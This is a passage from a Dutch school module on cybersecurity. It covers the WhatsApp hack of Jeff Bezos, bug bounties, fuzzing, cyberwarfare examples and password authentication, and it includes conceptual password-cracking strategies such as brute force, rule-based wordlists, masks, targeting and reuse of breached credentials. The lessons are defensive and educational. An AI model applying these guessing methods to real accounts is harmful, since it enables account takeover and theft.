Deze opdracht duurt 10 tot 15 minuten. Probeer antwoord te krijgen op de standaard vragen over de aanval op de telefoon van Jeff Bezos via WhatsApp (zie paragraaf 1.1).

50. Werk in groepjes van 2 of 3 leerlingen en vind antwoorden op de onderstaande vragen door hierover informatie op internet te zoeken. Verwerk die vragen in een mind-map. Dat kun je gewoon met pen of stiften en papier doen.
51. Als je eerder klaar bent dan de anderen: bedenk als groepje nog minstens 2 vragen over deze aanval. Wat wil je hier nog meer over weten? Probeer vervolgens antwoord te krijgen op die vragen, door informatie hierover te zoeken op internet. Verwerk je antwoorden in de mind-map.
52. Bespreek de antwoorden in de klas.

Je kunt de onderstaande bronnen gebruiken:

- https://www.rtlnieuws.nl/tech/artikel/4996716/whatsapp-veilig-hack-jeff-bezos-bin-salman
- https://www.nu.nl/internet/5890443/ernstig-lek-in-whatsapp-maakte-afluisteren-van-smartphones-mogelijk.html
- https://www.nu.nl/tech/6008088/whatsapp-kwetsbaarheid-misbruikt-voor-spionage-in-ruim-twintig-landen.html

Vragen over de aanval

1. Van **wie** komt de aanval?
2. **Waarom** wordt de aanval gedaan? Met andere woorden, wat is het doel van de aanval?
3. **Hoe** gaat de aanval precies in z'n werk?

Vragen over de verdediging

1. Wat zijn mogelijke **tegenmaatregelen**, zowel vooraf (nog voordat de aanval plaatsvindt) als tijdens (als de aanval eenmaal heeft plaatsgevonden).
2. **Hoe** werken deze tegenmaatregelen?
3. **Wie** kan deze tegenmaatregelen nemen?

Extra vraag

1. Er zijn alternatieve apps voor WhatsApp, bijvoorbeeld Telegram en Signal. Deze laatste twee apps zijn open source. Dat betekent dat de broncode door iedereen kan worden bekeken. Zijn Telegram en Signal veiliger dan WhatsApp?

1.5 Verdienen aan kwetsbaarheden

Kwetsbaarheden zijn het goud in de digitale wereld. Je kunt het verhandelen op de criminele markt, dat is natuurlijk illegaal. Je kunt er ook geld aan verdienen op een legale manier. In de volgende Podcast hoor je Michiel Prins uit Groningen, die een goedlopend bedrijf in Amerika heeft opgezet.

Opdracht 32. Het verhaal over verdienen aan hacken

53. Luister naar de volgende podcast. De podcast duurt 25 minuten, de eerste 10m30s zijn voldoende.

Podcast Cases 1.5: Ethische hackers bouwen een imperium van kwetsbaarheden
https://www.deloitteforward.nl/podcasts/zero-days-ethische-hackers/

En mocht je meer willen lezen: er zijn op internet talloze voorbeelden te vinden. In het volgende bericht zie je dat iemand 30.000 dollar heeft gekregen van Instagram voor het ontdekken van een belangrijke kwetsbaarheid:

https://www.security.nl/posting/617222/Onderzoeker+kon+elk+Instagram-account+door+lek+overnemen

En een 10-jarige jongen uit Finland verdiende 10.000 dollar door het vinden van een lek bij Instagram.

https://www.security.nl/posting/469661/10-jarige+jongen+krijgt+8_600+euro+voor+Instagram-lek

Een **zero-day** is een kwetsbaarheid die nog niet bekend is bij de ontwikkelaars van de software en waar dus nog geen update voor is. Deze zero-days kunnen veel geld waard zijn, in het criminele circuit, maar ook via grote softwarebedrijven. Zij hebben hiervoor vaak een **bounty-programma**. Als je een kwetsbaarheid vindt en bij hen aangeeft kun je daarvoor een beloning krijgen.

Met behulp van **fuzzing** kun je proberen een kwetsbaarheid te ontdekken. Fuzzing houdt in dat er allerlei gegevens in een applicatie worden ingevoerd die (een beetje) afwijkend zijn van normale invoer. Als de software daar niet goed op is voorbereid is het wellicht mogelijk om een kwetsbaarheid te vinden.

Er zijn allerlei bedrijven die beloningen geven als je een kwetsbaarheid in hun softwware vindt, waaronder Facebook (waar ook Instagram en WhatsApp onder vallen), Microsoft en Apple. Bounty hunters zijn mensen die er hun werk van maken om dit soort kwetsbaarheden op te sporen.

De volgende site geeft een overzicht van de top 30 bounty programma's. Je kunt zien welke bedragen softwarebedrijven beschikbaar stellen voor het vinden van kwetsbaarheden.

https://www.guru99.com/bug-bounty-programs.html

Apple biedt zelfs 1 miljoen dollar voor het vinden van bepaalde kwetsbaarheden, zie:
https://developer.apple.com/security-bounty/

Je kunt ook zien wie de ‘bounty hunters’ zijn, bijvoorbeeld via:

https://www.facebook.com/whitehat/thanks/

https://hackerone.com/leaderboard/all-time

Opdracht 33. Bounty programma’s

Beantwoord de volgende vragen:

54. Kies een bounty hunter en probeer te achterhalen wat hij/zij heeft verdiend met het opsporen van kwetsbaarheden.
55. Kun je achterhalen hoeveel Twitter inmiddels heeft uitgekeerd aan bounty hunters?

Opdracht 34. Hoe vind je kwetsbaarheden

Bij het deel over kwetsbaarheden als een buffer overflow kwam de vraag al op: hoe ontdekt iemand zo’n kwetsbaarheid? Een manier om op zoek te gaan naar kwetsbaarheden is door te kijken of het systeem goed om kan gaan met invoer.

In de onderstaande documentaire van Tegenlicht legt Charlie Miller, een bekende hacker en cryptograaf, uit hoe je met behulp van fuzzing probeert kwetsbaarheden te vinden. Het fragment duurt iets minder dan 3 minuten.

56. Bekijk het fragment van 26m38s tot 29m17s.

https://youtu.be/JhkXSg9KQE8?t=1598

In het volgende filmpje wordt kort uitgelegd wat fuzzing is.

57. Bekijk het fragment van 3m34s tot 4m38s.

https://youtu.be/tf40myduzKo?t=214

Van 4m38s tot 6m11s wordt een meer technisch voorbeeld gegeven op basis van HTTP).

Fuzzing

Bij vrijwel elk systeem kun je gegevens invoeren. Je voert je login-gegevens in, er is een zoekvenster, enzovoort. Meestal werkt het systeem prima bij normale invoer. Maar wat als je nou eens afwijkende invoer geeft. Bijvoorbeeld heel lange teksten, of allerlei leestekens zoals ~, `, “, <, >, etc. Het zou zo maar kunnen dat het systeem daar niet goed mee omgaat. Misschien crasht het systeem wel bij zo’n invoer, en dan is het heel makkelijk om een Denial-Of-Service (DOS) aanval op te zetten. Of wellicht is het mogelijk om malware te installeren (zie de uitleg van HackSplaining over Buffer Overflows: https://www.hacksplaining.com/exercises/buffer-overflows).

Een manier om dat te doen is via **fuzzing**: het testen van een programma op allerlei willekeurige data. Daarbij kun je een fuzzer gebruiker, dat is software die dat soort willekeurige data genereert.

Fuzzing kan worden toegepast op alle invoer die een programma verwerkt, bijvoorbeeld:

- Invoer van de gebruiker
- Berichten op basis van netwerkprotocollen (denk bijvoorbeeld aan een browser die via het HTTP protocol communiceert met de server)
- Bestanden die worden verwerkt (denk bijvoorbeeld aan SnapChat waar afbeeldingen worden verwerkt)

Eerder in deze module heb je kunnen lezen over Heartbleed: een gevaarlijke kwetsbaarheid in webservers. Als deze software was getest met een fuzzer, dan was de kwetsbaarheid waarschijnlijk al gelijk ontdekt.

Het idee van fuzzing is om heel veel verschillende invoeren uit te proberen. Dat doe je niet handmatig, dat kost veel te veel tijd. Er zijn softwareprogramma's waarmee je dit kunt doen. Je kunt hiermee willekeurige invoer laten genereren, maar dat is meestal niet effectief. Beter kun je een template maken op basis van de verwachte invoer en de fuzzing-software daar op laten varieren.

Bijvoorbeeld, stel je hebt een programma dat als invoer een geboortedatum verwacht. Deze datum moet in het volgende format zijn: dd-mm-jjjj. Daarbij geldt dat:

- dd : een getal tussen 1 en 31
- mm: een getal tussen 1 en 12
- jjjj: een getal tussen 1900 en 2020.

De fuzzer kan hier allerlei varianten van produceren, bijvoorbeeld:

00-01-2020

-01-2020

32-01-2020

01-01-0000

01-01-20200

1-01-2020

m1-01-2020

Enzovoort, enzovoort.

Een ander voorbeeld, de website SnapChat verwerkt foto's in allerlei formaten, zoals JPEG en PNG. Je kunt de fuzzing-software gebruiken om allerlei kleine variaties van foto's in PNG-formaat te laten maken en testen op SnapChat. Deze variaties voldoen vaak net niet helemaal het formaat van PNG. Het is de vraag of SnapChat hier goed mee omgaat.

Opdracht 35. Voorbeeld van fuzzing

Bij het aanmeldformulier van een website word je gevraagd naar je naam, postcode en huisnummer. Geef voor zowel de naam, postcode als huisnummer voorbeelden van invoer je met behulp van fuzzing-software zou kunnen genereren.

Opdracht 36. Discussie over verkoop van kwetsbaarheden

Bereid een discussie voor over de volgende stelling: een hacker is niet verantwoordelijk voor wat er met de exploits wordt gedaan die hij/zij heeft ontwikkeld en verkoopt. Bekijk ter introductie de volgende twee fragmenten uit de documentaire van Tegenlicht:

In hoeverre is het verantwoord om kwetsbaarheden en exploits te verkopen? Je zit verschillende hackers daar hun mening over geven.

58. Bekijk het eerste fragment van 29:18 tot 33:36

https://youtu.be/JhkXSg9KQE8?t=1758

59. Bekijk het tweede fragment van 34m04s tot 34m45s

https://youtu.be/JhkXSg9KQE8?t=2044

De helft van de klas pleit voor de stelling en de helft van de klas pleit tegen de stelling.

60. Bereid in groepjes van 3 de discussie voor, bedenk daarbij goed welke argumenten je hebt. Neem daarvoor ongeveer 5 minuten.
61. Onder leiding van de docent voer je met de klas een discussie over deze stelling.

Opdracht 37. Zoek de kwetsbaarheden

Bij Hacker101, het platform dat Michiel Prins uit de Podcast heeft opgezet, kun je enkele uitdagingen vinden, die je leren over hoe je kwetsbaarheden kunt vinden. Let op: deze uitdagingen vereisen kennis over onder meer HTML, JavaScript en meer.

62. Maak een account op dit platform en speel 'Capture the flag'. Het is aan jou de taak om de vlaggen te vinden door steeds het systeem te hacken. Het spel bestaat uit meerdere levels. Begin met de uitdagingen op het niveau 'Trivial' of eventueel 'Easy'.

Capture The Flag op Hacker101: https://ctf.hacker101.com/ctf

Hier vind je meer informatie over hoe je het spel kunt spelen: https://ctf.hacker101.com/howtoplay

Hier kun je de vlaggen inleveren: https://ctf.hacker101.com/ctf/flagcheck

Overigens biedt Hacker101 allerlei video's met uitleg over security: https://www.hacker101.com/videos

1.6 Cyberoorlog

In dit hoofdstuk leer je over enkele aanvallen die effecten hebben in de echte, fysieke wereld. Het NotPetya virus zorgde er bijvoorbeeld voor dat de Rotterdamse haven voor stil kwam te liggen. Het kan goed zijn dat zo'n aanval is geinitieerd door een inlichtingendienst van land. Er wordt dan ook wel gesproken over **cyberoorlog**: landen proberen elkaar schade toe te doen of vertrouwelijke informatie in te winnen door gebruik te maken van de digitale infrastructuur. Cyberoorlog is een breed begrip, daaronder vallen onder meer:

- Spionage bij overheden en andere politiek belangrijke organisaties
- Economische spionage bij bedrijven waarbij bedrijfsgevoeligen informatie wordt gestolen.
- Sabotage via digitale systemen (zoals in het voorbeeld van Not-Petya en de Rotterdamse haven).

De term **Advanced Persistent Thread (APT)** komt daarbij ook vaak terug. Het gaat bij daarbij om een gerichte aanval, uitgevoerd door specialisten. Nationale Inlichtingendiensten hebben de capaciteit voor het opzetten van dit soort APT-aanvallen.

- Het is *geavanceerd* omdat de aanvallers beschikken over diepgaande kennis en geavanceerde technieken inzetten bij de aanval
- *Persistent* staat voor volharding, de aanvallers kunnen al hun tijd en energie richten op de aanval, omdat ze ondersteund en gefinancierd worden door bijvoorbeeld een inlichtingendienst.
- *Threat* staat voor dreiging, het gaat om doelgerichte aanvallen die voor de verdedigende partij een grote dreiging kunnen zijn.

We laten je enkele voorbeelden zien van aanvallen die het gevolg zijn van cyberoorlog.

Opdracht 38. Rotterdamse haven platgelegd

'Op 27 juni 2017 vindt één van de grootste hacks uit de geschiedenis plaats' Zo begint deze podcast over een hack op de Rotterdamse Haven met behulp van het NotPetya-virus. Luister de onderstaande podcast over de hack, niet uitgevoerd door criminelen, maar door hackers in dienst van nationale inlichtingendiensten. Luister tot 20m:30s.

https://www.deloitteforward.nl/podcasts/podcast-cases-1-2-notpeyta-de-hack-van-de-haven-van-rotterdam/

FIGUUR 1.26 DE ROTTERDAMSE HAVEN STREKT ZICH UIT OVER EEN GEBIED VAN 45 KILOMETER

63. Beantwoord op basis van de podcast en eventueel andere bronnen die je zelf vindt op internet de zes vragen over aanval en verdediging. Je kunt bijvoorbeeld zoeken op ‘not-petya’.

Zoek je wat meer diepgang, zie dan dit engelstalige achtergrond verhaal:
https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

Vragen over de aanval

1. Van **wie** komt de aanval?
2. **Waarom** wordt de aanval gedaan? Met andere woorden, wat is het doel van de aanval?
3. **Hoe** gaat de aanval precies in z’n werk?

Vragen over de verdediging

4. Wat zijn mogelijke **tegenmaatregelen**, zowel vooraf (nog voordat de aanval plaatsvindt) als tijdens (als de aanval eenmaal heeft plaatsgevonden).
5. **Hoe** werken deze tegenmaatregelen?
6. **Wie** kan deze tegenmaatregelen nemen?

Opdracht 39. Docu: Zero days en cyberoorlog

Tegenlicht neemt je mee in de handel van 'zero days', onbekende lekken in software of op het internet. Een strijd tussen 'white hat' en 'black hat' hackers bepaalt onze online veiligheid.

Bron: https://www.vpro.nl/programmas/tegenlicht/kijk/afleveringen/2014-2015/zero-days.html

Hoewel uit 2014 is de documentaire nog steeds actueel. Het laat zien hoe informatie over kwetsbaarheden door landen worden gebruikt voor cyberoorlog.

De aflevering duurt 49 minuten en is te zien via YouTube. We lichten er twee fragmenten uit:

Fragment 1: Je ziet Katie Moussouris spreken bij een conferentie over hacken. Zij is een expert op dit vlak en spreekt over de witte, grijze en zwarte markt waar wordt gehandeld in kwetsbaarheden.

64. Bekijk het fragment vanaf 20m06s tot 25m00s.

https://youtu.be/JhkXSg9KQE8?t=1200

Fragment 2: Beschikt het Nederlandse leger over een cyberwapen? En hoe spelen bedrijven en hackers in op de behoefte aan kwetsbaarheden bij strijdkrachten

65. Bekijk het fragment van 34m46 tot 44m48s

https://youtu.be/JhkXSg9KQE8?t=2085

Opdracht 40. 5G van Huawei

Huawei is een Chinese fabrikant van telecomapparatuur. Het bedrijf ontwikkelt onder meer hard- en software die worden gebruikt voor de aanleg van 5G-netwerken. In 2019 loopt een discussie of landen als Nederland apparatuur van Chinese makelij in de infrastructuur moeten toelaten.

66. Lees het onderstaande artikel over 5G en de rol van Huawei

https://www.nu.nl/tech-achtergrond/6026938/huawei-mag-niet-in-de-kern-van-5g-wat-betekent-dat-eigenlijk.html.

67. Noem één argument voor en twee argumenten tegen om de producten van Huawei te weren uit de 5G-infrastructuur.

Een interessante juridische vraag daarbij is: moet de overheid over hard bewijs beschikken om providers apparatuur van bepaalde leveranciers te laten vervangen?

68. Lees het volgende artikel over dit vraagstuk

https://www.security.nl/posting/634978/Juridische+vraag%3A+Moet+de+overheid+over+hard+bewijs+beschikken+om+providers+apparatuur+van+bepaalde+leveranciers+te+laten+vervangen%3F

69. Bespreek met een klasgenoot: vind jij dat de overheid moet verbieden dat producten van Huawei in 5G-infrastructuur worden gebruikt?

In één van de keuzehooofdstukken die bij deze module hoort gaan we meer in op kwesties rondom security en wetgeving.

Opdracht 41. Film: Zero days en Stuxnet

Documentairemaker Alex Gibney ging op zoek naar de hackers die in 2010 Stuxnet, een computervirus via malware verspreidden dat zo krachtig was dat geen enkele computer er tegen bestand was. Tijdens zijn onderzoek ontdekt hij dat er een cyberoorlog aan de gang is waarbij de Verenigde Staten, Groot-Brittannië, Israël en Iran betrokken zijn. De computerworm zou in opdracht van de Amerikaanse en Israëlische overheid gemaakt zijn met de bedoeling om het nucleair programma van Iran te saboteren maar het verspreidde zich ongecontroleerd op vele computers wereldwijd.

Bron: https://nl.wikipedia.org/wiki/Zero_Days

70. Bekijk de trailer op YouTube

https://www.youtube.com/watch?v=C8lj45IL5J4

Deze boeiende film-documentaire duurt 116 minuten en is verkrijgbaar via onder meer Google Play en YouTube voor 2,99 (huren) of 6,99 (kopen).

Meer voorbeelden van cyberaanvallen

Er zijn meer voorbeelden van cyberaanvallen op en door landen, hoewel het vaak onduidelijk blijft wie er precies achter zit. We noemen er een paar, mocht je je er verder in willen verdiepen. Er is geen aparte opdracht hierbij.

Russische hackoperatie in Nederland (2018)

In het keuzedeel over Wifi van deze module vind je een voorbeeld, waarbij Russische hackers in Den Haag proberen een wifi-netwerk te hacken.

Australië al maandenlang doelwit van grote cyberaanval 'door andere staat' (juni 2020)

Zie: https://nos.nl/artikel/2337767-australie-al-maandenlang-doelwit-van-grote-cyberaanval-door-andere-staat.html

Het electriciteitsnetwerk van Oekraine wordt platgelegd (23 december 2015)

https://nos.nl/artikel/2078759-hackers-legden-energiecentrales-oekraine-plat.html

En voor meer details:

https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/

Belgische telefoonnetwerk tweeënhalf jaar afgeluisterd

https://www.computable.be/artikel/nieuws/security/6459726/5440850/meer-aanwijzingen-dat-britten-belgacom-hackten.html

Zie voor meer voorbeelden:

https://nl.wikipedia.org/wiki/Cyberoorlog

Als je het interessant vindt om hier meer over te lezen, raden we het volgende boek aan:

Het is oorlog maar niemand die het ziet – Huib Modderkolk (2019)


In dit goed leesbare boek wordt uitgebreid in gegaan op onder meer de cyberaanval van Iran op DigiNotar, het Stuxnet-virus, de aanval op Belgacom en de rol van de Nederlandse inlichtingendienst.

H2 AUTHENTICATIE

2.1 Inleiding: lek in RIVM-coronasite

Het RIVM dat een belangrijke rol speelde tijdens de corona-crisis heeft in maart 2020 een site ontwikkeld waar mensen kunnen aangeven of ze coronaklachten hebben gehad. Er zat echter een ernstige kwetsbhaarheid in de site. Bekijk het filmpje op de site van de NOS:

https://nos.nl/artikel/2336416-lek-in-rivm-coronasite-gegevens-van-gebruikers-makkelijk-in-te-zien.html



Authenticatie is het proces waarbij wordt gecontroleerd of iemand is wie ze zegt dat ze is. Bijvoorbeeld: als je je wachtwoord invoert bij het inloggen op Instagram, laat je zien dat jij degene bent die bij de loginnaam hoort. Er zijn allerlei middelen voor authenticatie, zoals het opgeven van een wachtwoord, je vingerafdruk geven, een pas invoeren + een pincode intoetsen, etc. In de website van het RIVM ontbrak de authenticatie, waardoor anderen vrij gemakkelijk vertrouwelijke gegevens konden inzien.

Een veelgebruikte vorm van authenticatie is wachtwoorden. In dit hoofdstuk leer je allerlei mogelijke aanvallen op het gebruik van een wachtwoord kennen en mogelijke verdediging daartegen.

Tweefactorauthenticatie (2FA) is een vorm van authenticatie waarbij de gebruiker zich authenticeert met behulp van iets dat ze weet en iets dat ze heeft, danwel iets dat ze is. Iets dat ze weet kan bijvoorbeeld een wachtwoord zijn. Iets dat ze heeft kan bijvoorbeeld een mobiele telefoon of een apart *token* (usb, smartcard, bankpasje). Iets dat ze is kan bijvoorbeeld een vingerafdruk, stem of een iris zijn (biometrie). 2FA is in principe veiliger dan bijvoorbeeld alleen een wachtwoord.

Leerdoelen

Dit zijn de leerdoelen voor deze paragraaf. Je kunt later aangeven in hoeverre je deze leerdoelen beheerst.

Leerdoel	**Ik kan dit nog niet**	**Ik kan dit een beetje**	**Ik kan dit**
Je kunt enkele aanvallen op authenticatie met wachtwoorden benoemen en herkennen, en daarbij ook een mogelijke verdediging geven.			
Je kunt kenmerken van een veilig wachtwoord benoemen en uitleggen waarom dit veilig is.			
Je kunt op basis van een beschrijving van een authenticatiemechanisme aangeven in hoeverre het gaat om twee-factor authenticatie.			

Je kunt aangeven in hoeverre 2FA en MFA bescherming bieden tegen: - Social engineering - Phishing			
Je kunt uitleggen welke rol een botnet speelt bij het uitvoeren van een DDOS aanval.			
Je kunt uitleggen waarom met de groei van het Internet of Things het makkelijker wordt voor cybercriminelen om een DDOS aanval uit te voeren.			

Belangrijkste begrippen

Dit zijn belangrijkste begrippen uit deze paragraaf, het is belangrijk dat je deze begrippen goed kent.

Authenticatie	Proces waarbij iemand aantoont te zijn wie hij/zij beweert te zijn.
Brute-force	Aanvalsmethode waarbij alle mogelijkheden 'domweg' worden uitgeprobeerd.
Twee-factor authenticatie (2FA)	Vorm van authenticatie waarbij iemand twee van de volgende kenmerken combineert - Iets dat hij/zij weet (bijvoorbeeld een wachtwoord) - Iets dat hij/zij heeft (bijvoorbeeld een pas of telefoon) - Iets dat je bent (bijvoorbeeld een vingerafdruk)
Biometrie	Een vorm van authenticatie waarbij kenmerken van iemands lichaam of gedrag worden gebruiken, zoals vingerafdruk, stem of iris.
Botnet / zombies	Een netwerk van computers die zijn geinfecteerd met malware. Hackers kunnen deze malware aansturen en op deze manier Dergelijke computers worden ook wel zombies genoemd. Vaak hebben de gebruikers van de computer niet door dat deze onderdeel vormt van het botnet. Zie ook: https://www.vpngids.nl/veilig-internet/cybercrime/wat-is-een-botnet/
Internet of Things (IoT)	Steeds meer apparaten, zoals auto's, TV's, koelkasten, camera's, deubellen, babyfoons, allerlei sensoren zijn verbonden met het internet, dat wordt aangeduid met de term Internet of Things.

Voorkennis

Om de stof in dit hoofdstuk goed te kunnen begrijpen is het goed dat je de volgende begrippen kent. Deze worden namelijk in de stof niet uitgelegd.

DOS en DDOS aanval	Een aanval waarbij een computersysteem of website wordt plat gelegd door er veel verzoeken naar toe te sturen of door verzoeken te sturen die heel veel capaciteit innemen. Daardoor is het systeem niet meer bereikbaar voor normale gebruikers.

Opdracht 42. Aanval op wachtwoorden: brute force

Bij steeds meer websites en apps heb je een wachtwoord nodig om toegang te krijgen. Meestal zijn er regels waaraan dat wachtwoord moet voldoen. In deze opdracht kijken we naar het effect van een aantal van die regels.

Stel dat van een wachtwoord eisen dat het *maximaal vier tekens* met alleen *kleine letters*. Voor elke positie hebben we dan 26 mogelijke alfabetletters. Het aantal mogelijke wachtwoorden is dan:
$26 \times 26 \times 26 \times 26 = 26^4 = 456.976$, ofwel bijna een half miljoen mogelijkheden.

In deze opdracht gaan we ervan uit dat een hacker de beschikking heeft over een computer die per seconde 20 miljoen mogelijkheiden kan uitproberen in het geval van een **brute force** aanval. Click op het icoontje als je de sterke online calculator van *WolframAlpha* wil gebruiken voor je berekeningen.

https://www.wolframalpha.com/

1. Beschrijf in je eigen woorden wat een *brute force* aanval is.
2. Hoeveel tijd kost het deze hacker om een wachtwoord volgens de beschreven eisen te kraken?
3. Leg uit dat het antwoord op de vorige vraag een maximum is.

We eisen nu dat het wachtwoord uit *maximaal zeven tekens* bestaat. Behalve *kleine letters* zijn nu ook *cijfers* toegestaan.

4. Toon aan dat er met deze eisen 78.364.164.096 (78,3 miljard) mogelijkheden zijn.
5. Hoeveel tijd kost het de hacker nu op het wachtwoord met *brute force* te kraken?

We gaan nu voor een aantal varianten bekijken met welke factor het aantal mogelijkheden – en dus de kraaktijd – toeneemt ten opzichte van de eis *maximaal zeven tekens met alleen kleine letters en cijfers*. Bijvoorbeeld: als het factor 10 is, dan duurt het dus 10 keer zo lang.

i. Maximaal acht tekens met alleen kleine letters en cijfers (dus: één positie meer)
ii. Nog steeds zeven tekens, maar nu behalve cijfers en kleine letters ook hoofdletters
iii. Nog steeds zeven tekens, maar nu met alle 95 mogelijke symbolen van het toetsenbord
iv. Maximaal negen tekens met alleen kleine letters en cijfers (dus: twee posities meer)

6. Bereken voor alle varianten de factor waarmee het aantal mogelijke wachtwoorden toeneemt.
7. Leg uit of jij eerder zou kiezen voor een wachtwoord dat langer is of een wat korter wachtwoord met andere symbolen.

Wanneer we een wachtwoord van 11 tekens nemen met alleen kleine letters en cijfers, dan duurt het volgens de rekenmethode in deze opdracht maximaal 209 jaar om het wachtwoord te kraken.

8. Noem twee argumenten waarom het niet waarschijnlijk is dat het werkelijk 209 jaar duurt om het wachtwoord te kraken met *brute force*.

De website *www.betterbuys.com/estimating-password-cracking-times* heeft een wachtwoord-tester waarmee je ook kunt zien hoe lang het 'vroeger' duurde om een bepaald wachtwoord te kraken met *brute force*.

9. Bezoek deze website en controleer een aantal van je wachtwoorden (als je de site vertrouwt).
10. Onder Year kun je een jaartal instellen. Neem het wachtwoord myP@S5 en onderzoek hoe lang het duurt om dit wachtwoord te kraken in 2020, 2010, 2000 en 1990. Rond af op hele uren.
11. Neem het wachtwoord *password123* en controleer hoe lang het kraken ervan duurt met en zonder gebruik van de wachtwoordenlijst (*Word list*).

Opdracht 43. Verdediging tegen brute force

Bij de meeste websites krijg je niet de mogelijkheid om onbeperkt een wachtwoord uit te proberen.

12. Bekijk enkele websites, bijvoorbeeld Instragram en achterhaal hoe ze voorkomen dat je een allerlei wachtwoorden uitprobeert.
13. Het verdedigingsmechanisme dat je hierboven waarschijnlijk hebt gevonden heeft ook een nadeel, het biedt namelijk de mogelijkheid tot een DOS-aanval. Leg uit hoe dat kan. Geef ook een mogelijke verdediging daar op.
14. Hieronder zie je een captcha[6]. Op wat voor manier wordt dit in de verdediging tegen een aanval op een site gebruikt?

FIGUUR 2.1 CAPTCHA

Opdracht 44. Slimme aanval op wachtwoorden

Hoe gedraagt de mens zich als het gaat om wachtwoorden? En hoe maakt een hacker daar gebruik van?

15. Lorrie Faith Cranor gaat daar in de volgende TED-presentatie op in. Bekijk de video van 17m29s.

https://www.ted.com/talks/lorrie_faith_cranor_what_s_wrong_with_your_pa_w0rd/transcript?language=nl#t-48006

16. In de video wordt het advies gegeven om hetzelfde wachtwoord niet voor meerdere websites of applicaties te gebruiken. Waarom is dat niet verstandig?
17. Welk bijzonder symbool (anders dan letters en cijfers) wordt het meest door mensen gebruikt?
18. Veel sites hebben regels voor het maken van wachtwoorden. Wat wordt bedoeld met Basic8?
19. Een domme aanvaller gebruikt brute force. Wat doet een slimme hacker volgens deze video?
20. Bij de meeste websites kun je maar een paar keer een wachtwoord proberen voordat het account wordt geblokkeerd, dus zelfs een slimmer hacker kan op die manier niet inbreken. Wat zou een

[6] Bron: https://commons.wikimedia.org/wiki/File:Captcha_voorbeeld.jpg

hacker toch kunnen doen om proberen in te breken op de site? Ga er daarbij vanuit dat het niet uitmaakt welk account wordt gehackt.

Opdracht 45. Slimme aanval op wachtwoorden (verdieping)

Er is een aantal technieken om sneller een wachtwoord te vinden. Ze maken gebruik van het feit dat veel mensen wachtwoorden volgens vergelijkbare regels maken. Veel wachtwoorden hebben:

- een naam of een zelfstandig wachtwoord ➔ *martin* of *hond*
- een getal achter dit woord als dat wordt vereist ➔ *martin12* of *hond1998*
- een hoofdletter aan het begin als dat wordt vereist ➔ *Martin12* of *Hond1998*

Op basis van deze **wachtwoordregels** (en een lijst met namen en woorden) kun je een lijst met wachtwoorden samenstellen die je met voorrang uitprobeert.

21. Leg uit op welke manier je een bestaande wachtwoordenlijst kunt gebruiken om deze uitgebreidere lijst te maken en op volgorde te zetten.
22. Leg uit dat het verstandig is om de volgorde van je lijst af te laten hangen van de inhoud van de website waar het wachtwoord bij hoort. (Dit heet *targeting*.)

regel	% van totaal
hWcc	14%
hWc	9%
hWcccc	8%
hWccc	4%

FIGUUR 2.2

In figuur 2.2 zie je hoe vaak wachtwoorden volgens bepaalde wachtwoordregels voorkomen. De *W* staat hier voor (*de rest* van een) woord. Daarbij wordt een naam ook als woord gezien.

23. Waar staan de *h* en de *c* in figuur 2.2 voor? Wat wordt hierboven bedoeld met *de rest*?
24. Leg uit welk wachtwoord een hacker het eerst probeert volgens figuur 2.2: *Martin12* of *Hond1998*

Een variant op het gebruik van wachtwoordregels is het gebruik van **wachtwoordmaskers**. Als een website een wachtwoord van acht symbolen vereist, kiezen veel mensen voor precies acht symbolen. Mogelijke wachtwoorden zijn dan volgens het masker *hkkkkkcc* of *hkkkcccc*. In figuur 2.3 zie je de meest voorkomende maskers.

masker	Ranking #
hkkkkkcc	1
hkkkkkkc	2
hkkkkkkcc	3
hkkkcccc	4

FIGUUR 2.3

25. Bedenk een wachtwoord dat voldoet aan het meest voorkomende masker. (Waar staat de *k* voor in het masker?)
26. Leg uit welk wachtwoord een hacker het eerst probeert volgens figuur 2.3: *Martine1* of *Martine12*

Opdracht 46. Verdediging: sterke wachtwoorden

De website howsecureismypassword.net berekent hoe snel een bepaald wachtwoord kan worden gekraakt.

27. Bezoek deze website en controleer een aantal van je wachtwoorden (als je de site vertrouwt).
28. Onderzoek of het voor deze site uitmaakt of je alleen letters en cijfers intypt, of ook hoofdletters en andere tekens.
29. Ook het beveiligingsbedrijf Kaspersky heeft een site om je wachtwoord te checken: password.kaspersky.com. Vergelijk hun resultaten met die van howsecureismypassword. Zijn er verschillen? Is de één altijd de strengste?
30. Aan welke eisen voldoet een goed wachtwoord?

Opdracht 47. Aanval: wachtwoorden verzamelen

Lees eerst het artikel ‘Arnhemmer opgepakt voor te koop aanbieden 12 miljard wachtwoorden’

https://www.rtlnieuws.nl/tech/artikel/4988886/weleakinfo-offline-gehaald-door-politie

In de loop der jaren zijn allerlei websites met accounts gehackt. Er bestaan dus allerlei lijsten van accounts met wachtwoorden. Sommige van die lijsten zijn online beschikbaar, zoals bij het *Hasso Plattner Instituut* (sec.hpi.de/ilc) of de site *Have I been Pwned (*haveibeenpwned.com).

31. Ga na: is jouw account gehackt?
32. Wat zal een hacker doen als zij een specifiek account wil hacken?

Opdracht 48. Verdediging tegen wachtwoorden verzamelen

33. Hoe kun je je verdedigen tegen een aanval uit de vorige opdracht?
34. Welke rol kan een password-manager daarbij spelen?
35. Wat is het nadeel van zo'n password-manager? Tip: kijk op de volgende site:

    https://www.security.nl/search?origin=frontpage&keywords=LastPass+

Opdracht 49. Andere aanvallen op het verkrijgen van wachtwoorden

Er zijn nog allerlei andere manieren om wachtwoorden te achterhalen

